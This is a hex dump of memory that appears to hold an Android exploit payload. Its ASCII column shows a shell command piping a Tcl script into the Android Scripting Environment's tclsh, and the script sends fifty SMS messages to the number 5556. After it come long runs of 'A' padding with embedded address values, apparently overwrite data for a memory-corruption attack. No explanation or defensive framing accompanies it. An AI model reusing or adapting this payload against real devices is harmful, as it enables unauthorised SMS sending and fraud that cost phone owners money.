0011BCC8   61 72 3D 27   24 27 3B 20   6D 3D 27 6D   65 73 73 61   ar='$'; m='messa
0011BCD8   67 65 27 3B   20 61 3D 27   61 6E 64 72   6F 69 64 27   ge'; a='android'
0011BCE8   3B 20 6E 3D   27 6E 75 6D   27 3B 20 78   3D 27 78 27   ; n='num'; x='x'
0011BCF8   3B 20 6C 65   73 73 3D 27   3C 27 3B 20   65 63 68 6F   ; less='<'; echo
0011BD08   20 2D 65 20   22 70 61 63   6B 61 67 65   20 72 65 71    -e "package req
0011BD18   75 69 72 65   20 24 61 20   5C 6E 20 73   65 74 20 24   uire $a \n set $
0011BD28   61 20 5B 24   61 20 6E 65   77 5D 20 5C   6E 20 73 65   a [$a new] \n se
0011BD38   74 20 24 6E   20 24 71 75   6F 74 65 24   65 73 63 5C   t $n $quote$esc\
0011BD48   27 35 35 35   36 24 65 73   63 5C 27 24   71 75 6F 74   '5556$esc\'$quot
0011BD58   65 20 5C 6E   20 73 65 74   20 24 6D 20   24 71 75 6F   e \n set $m $quo
0011BD68   74 65 20 54   65 73 74 20   24 71 75 6F   74 65 20 5C   te Test $quote \
0011BD78   6E 20 66 6F   72 20 7B 73   65 74 20 24   78 20 30 7D   n for {set $x 0}
0011BD88   20 7B 24 64   6F 6C 6C 61   72 24 78 20   24 6C 65 73    {$dollar$x $les
0011BD98   73 20 35 30   7D 20 7B 69   6E 63 72 20   24 78 7D 20   s 50} {incr $x}
0011BDA8   7B 24 64 6F   6C 6C 61 72   24 61 20 73   65 6E 64 54   {$dollar$a sendT
0011BDB8   65 78 74 4D   65 73 73 61   67 65 20 24   64 6F 6C 6C   extMessage $doll
0011BDC8   61 72 24 6E   20 24 64 6F   6C 6C 61 72   24 6D 7D 22   ar$n $dollar$m}"
0011BDD8   7C 2F 64 61   74 61 2F 64   61 74 61 2F   63 6F 6D 2E   |/data/data/com.
0011BDE8   67 6F 6F 67   6C 65 2E 61   73 65 2F 74   63 6C 73 68   google.ase/tclsh
0011BDF8   2F 74 63 6C   73 68 00 00   41 41 41 41   41 41 41 41   /tclsh..AAAAAAAA
0011BE08   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAAAAAAAAAA
0011BE18   41 41 41 41   41 41 41 41   41 41 41 41   01 F5 78 42   AAAAAAAAAAAA..xB
0011BE28   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAAAAAAAAAA
0011BE38   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAAAAAAAAAA
0011BE48   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAAAAAAAAAA
0011BE58   41 41 41 41   98 BC 11 00   41 41 41 41   EC BB 11 00   AAAA....AAAA....
0011BE68   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAAAAAAAAAA
0011BE78   41 41 41 41   41 41 41 41   58 BC 11 00   13 3F E1 AF   AAAAAAAAX....?..
```